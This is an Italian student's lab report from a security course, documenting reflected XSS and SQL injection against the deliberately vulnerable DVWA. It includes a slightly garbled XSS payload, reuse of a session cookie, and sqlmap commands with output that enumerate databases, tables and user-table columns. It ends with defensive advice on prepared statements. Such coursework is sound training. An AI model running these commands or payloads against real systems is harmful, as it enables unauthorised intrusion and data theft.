

Cyber Security Report



W13D4

06/10/2025

Autore :

Pace Massimiliano

email : *efmpas@gmail.com*

Indice :

- Introduzione pag. 2
- Spiegazione esercizio e svolgimento pag. 3
- XSS reflection pag. 3-4
- SQL injection pag. 5-7
- Conclusioni pag. 7
- Riflessioni pag. 8

INTRODUZIONE

° Obiettivo dell'Esercizio

Il presente report documenta l'attività pratica di penetration testing condotta sull'applicazione web vulnerabile DVWA (Damn Vulnerable Web Application) nell'ambito dell'esercizio W13D4 - Pratica del corso Epicode. L'obiettivo principale è stato quello di applicare le conoscenze teoriche acquisite sulle vulnerabilità web più comuni, in particolare Cross-Site Scripting (XSS) e SQL Injection, in un ambiente controllato e sicuro.


SPIEGAZIONE ESERCIZIO

° Contesto di Sicurezza

Nel panorama attuale della cybersecurity, le vulnerabilità web rappresentano uno dei principali vettori di attacco utilizzati dai cybercriminali. Secondo le statistiche del settore, XSS e SQL Injection figurano costantemente tra le prime dieci vulnerabilità più critiche.


XSS REFLECTION

- ° **Step 1** : Impostiamo un livello basso di sicurezza nella DVWA
- ° **Step 2** : Apriamo Burpsuite per poter controllare il traffico
- ° **Step 3** : Selezioniamo su DVWA XSS Reflection



- ° **Step 4** : Codice usato
`<script>worm hole('XSS')</script>`

° Step 5 : Recuperiamo il nostro Cookie



° Step 6 : Avendo accesso al nostro cookie ora possiamo accedere al sito senza inserire le credenziali , verremo reindirizzati subito all' Home page.

SQL INJECTION


° **Step 1** : Per realizzare questo esercizio mi sono affidato totalmente a Sqlmap

° **Step 2** : Con i dati recuperati in precedenza cookie e url andiamo ad aprire il terminale su Kali


The image shows two side-by-side screenshots. The left screenshot is of Burp Suite Community Edition v2025.8.7. The 'Proxy' tab is active, showing a list of intercepted requests. The first request is a GET request to `http://192.168.50.101/dvwa/vulnerabilities/sql/?id=4&Submit=Submit`. The 'Request' pane shows the raw HTTP request, and the 'Inspector' pane shows the selected text `PHPSESSID=464b28ccf0329919bcad261f3621214b`. The right screenshot is of the DVWA (Damn Vulnerable Web Application) interface. The 'Vulnerability: SQL Injection' page is displayed, showing a 'User ID' input field with the value '4' and a 'Submit' button. The page also displays the user's session information: 'ID: 3', 'First name: Hack', and 'Surname: Me'. The 'More info' section contains links to security reviews and tutorials. The 'DVWA Security' section shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'.

° **Step 3** : Utilizzeremo il codice `sqlmap -u ${u}—cookie=${c}` dove U sta per il nostro url e C per il nostro cookie

° Step 4 : cerchiamo la lista dbs(database)
sqlmap -u \${u} --cookie=\${c} --dbs # lista db



° Step 5 : cerchiamo le tables (tabelle)
sqlmap -u \${u} --cookie=\${c} -D dvwa --tables



° **Step 6** : Cerchiamo le colonne utenti
sqlmap -u \${u} --cookie=\${c} -D dvwa -T users
— columns

The image shows a Kali Linux terminal window on the left and a web browser window on the right. The terminal displays the output of a SQLmap command, identifying the database as MySQL and listing the columns of the 'users' table: user, avatar, first_name, last_name, password, and user_id. The web browser shows the DVWA 'Vulnerability: SQL Injection' page with the 'User ID' field set to 4. The page also displays the user's details: ID: 3, First name: Hack, and Surname: Me.

```
[14:25:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[14:25:05] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:25:05] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

[14:25:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
[14:25:05] [WARNING] your sqlmap version is outdated
[*] ending @ 14:25:05 / 2025-10-06/
```

Vulnerability: SQL Injection

User ID:

4

ID: 3
First name: Hack
Surname: Me

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Damn Vulnerable Web Application (DVWA) v1.0.7

Conclusioni

L'analisi e lo sfruttamento della vulnerabilità SQL Injection sull'applicazione DVWA hanno dimostrato in modo inequivocabile la criticità di questa tipologia di attacco e l'impatto devastante che può avere sulla confidenzialità, integrità e disponibilità dei dati gestiti da un'applicazione web

Riflessioni

L'utilizzo di strumenti come SQLMap ha dimostrato come il processo di individuazione e sfruttamento di una SQL Injection possa essere quasi completamente automatizzato. Questo riduce drasticamente il livello di competenza tecnica richiesto a un potenziale attaccante e aumenta la velocità e l'efficacia dell'attacco, rendendo la vulnerabilità ancora più pericolosa.

L'esercizio sottolinea in modo critico la necessità di adottare un approccio di "defense-in-depth" per mitigare il rischio di SQL Injection. La sola sanitizzazione dell'input non è sufficiente. È imperativo l'utilizzo di Prepared Statements (con query parametrizzate), che separano nettamente il codice SQL dai dati forniti dall'utente, eliminando alla radice la possibilità di iniezione. Questa è l'unica contromisura realmente efficace e dovrebbe essere considerata uno standard obbligatorio in qualsiasi sviluppo di applicazioni web moderne, come dimostrato dal livello "Impossible" di DVWA, che risulta immune a questo tipo di attacco.